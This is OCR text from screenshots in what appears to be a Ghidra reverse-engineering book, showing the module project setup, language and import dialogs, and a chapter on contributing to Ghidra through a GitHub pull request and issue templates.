




data
languages
skel.c
skel.ld
skel.o
skel.p
skel.si
skel.sl
buildLan
README
sleighAr
Ghidra
New
Open F3
Open With
Show In Alt+Shift+W
Copy Ctrl+C
Copy Qualified Name
Paste Ctrl+V
Text Editor
System Editor
In-Place Editor
Default Editor
Other...



ProcessorModuleProject
src/main/java
src/main/help
src/main/resources
ghidra_scripts
JUnit 4
JRE System Library [jdk-11.0.6+10]
Referenced Libraries
data
languages
skel.cspec
skel.ldefs
skel.opinion
skel.pspec
skel.sinc
skel.slaspec
buildLanguage.xml
README.txt
sleighArgs.txt
lib
os
src
build.gradle
extension.properties
Module.manifest



Configure Ghidra Module Project
Configure a new Ghidra module project.
Module template:
Analyzer - Extends Ghidra analysis
Plugin - Extends the Ghidra user interface
Loader - Loads/imports a binary file format into Ghidra
FileSystem - Opens a file system format for browsing or batch import
Processor - Enables disassembly/decompilation of a processor/architecture
< Back
Next >
Finish
Cancel


Create Ghidra Project
Create a new Ghidra project.
Project name:
ProcessorModuleProject
Project root directory:
C:\Users\virusito\eclipse-workspace
...
Create run configuration
Run configuration memory:
default
< Back
Next >
Finish
Cancel



Extensions › Eclipse › GhidraSleighEditor
Name
Date modified
Type
Size
GhidraSleighEditor_README.html
12/02/2020 11:10
Chrome HTML Do...
12 KB
GhidraSleighEditor-1.0.0.zip
12/02/2020 11:10
ZIP File
1.550 KB



Language
Select Language and Compiler Specification
Pro...
Variant
Size
Endian
Compiler
x86 Real Mode 16 little default
x86 System Management Mode 32 little default
x86 default 32 little Borland C++
x86 default 32 little Delphi
x86 default 32 little gcc
x86 default 32 little Visual Studio
x86 default 64 little gcc
x86 default 64 little Visual Studio
Filter:
Description
Intel/AMD 64-bit x86
Show Only Recommended Language/Compiler Specs
OK
Cancel



Import C:/Users/virusito/hello_world/hello world.exe
Format:
Portable Executable (PE)
Language:
x86:LE:64:default:windows
Destination Folder:
Hello World:/
Program Name:
hello world.exe
Options...
OK
Cancel





Chapter 13: Contributing to the Ghidra Community




github.com/NationalSecurityAgency/ghidra/compare/master...dalvarezperez:master
Comparing changes
Choose two branches to see what's changed or to start a new pull request. If you need to, you can also compare across forks.
base repository: NationalSecurityAgency/ghidra
base: master
head repository: dalvarezperez/ghidra
compare: master
Able to merge. These branches can be automatically merged.
Discuss and review the changes in this comparison with others. Learn about pull requests
Create pull request
1 commit
1 file changed
0 comments
1 contributor
Commits on Oct 31, 2020
Our commit!!
119b5f8
Showing 1 changed file with 1 addition and 0 deletions.
Unified
Split
1 FirstPullRequest.md
@@ -0,0 +1 @@
+ "My first pull request"
This branch is 1 commit ahead of NationalSecurityAgency:master.
Pull request
Compare
master
3 branches
7 tags
Go to file
Add file
Code
This branch is 1 commit ahead of NationalSecurityAgency:master.
Pull request
Compare
github.co/dalvarezperez/ghidra
DevGuide.md
Corrected ghidra-data repository link in DevGuide.md
2 months ago
FirstPullRequest.md
Our commit!!
1 minute ago
LICENSE
Initial commit
2 years ago



master
3 branches
7 tags
Go to file
Add file
Code
This branch is even with NationalSecurityAgency:master.
Clone
HTTPS
SSH
GitHub CLI
://github.com/dalvarezperez/ghidra.git
Use Git or checkout with SVN using the web URL.
Open with GitHub Desktop
ghidra1 Merge remote-tracking branch 'origin/Ghidra
.github/ISSUE_TEMPLATE
Text Improvements
GPL
GP-152 updated binu


github.com/dalvarezperez/ghidra
Search or jump to...
/
dalvarezperez / ghidra
forked from NationalSecurityAgency/ghidra


NationalSecurityAgency / ghidra
Watch
837
Star
22.6k
Fork
3.1k
Code
Issues
836
Pull requests
152
Actions
Projects
Wiki

Issue: Question

Ask the developers a question. If this doesn't look right, choose a different type.



master ghidra / .github / ISSUE_TEMPLATE / Go to file Add file

Ebola16 Text Improvements ... on 4 Apr 2019 History

..		
bug_report.md	Text Improvements	2 years ago
feature_request.md	Add skeleton repository files	2 years ago
question.md	Text Improvements	2 years ago

Bug report
Create a report to help us improve — Get started

Feature request
Suggest an idea for this project — Get started

Question
Ask the developers a question — Get started

Open **psolyca** opened this issue 5 days ago · 1 comment

psolyca commented 5 days ago

Is your feature request related to a problem? Please describe.
I use a homemade portable environment not only for Ghidra but for many programs (VSCode, Git, Python...) which is sync between 2 computers (or more) but they do not have the same root path (D:\Users\username1\workspace\Portable\ and C:\Users\username2\workspace\Portable). I can not change these root paths.
So I have to load the Ghidra project again and again when I move to the other computer.

I have made a script to change the path in the "preferences" file on *LastSelectedProjectDirectory*, *LastOpenedArchiveDirectory*, *RecentProjects*, *ProjectDirectory*, *LastOpenedProject*, *RECENT_x* variables but that is not really portable.

Describe the solution you'd like
I would like to use a environment variable to set the root path and use it in the "preferences" file instead of the absolut path.
BTW, I have find that a variable is used for *DATATYPE_ARCHIVE_PATHS* and *FID.USER.ADDED* which is *$USER_HOME*.
I have tried to use it for my case but it is reset on each close.

So if it can be added the *$USER_HOME* variable for all settings in the "preferences" file.


dragonmacher commented 5 days ago — Collaborator


This is a good suggestion

1 2


Issue: Feature request


Suggest an idea for this project. If this doesn't look right, choose a different type.





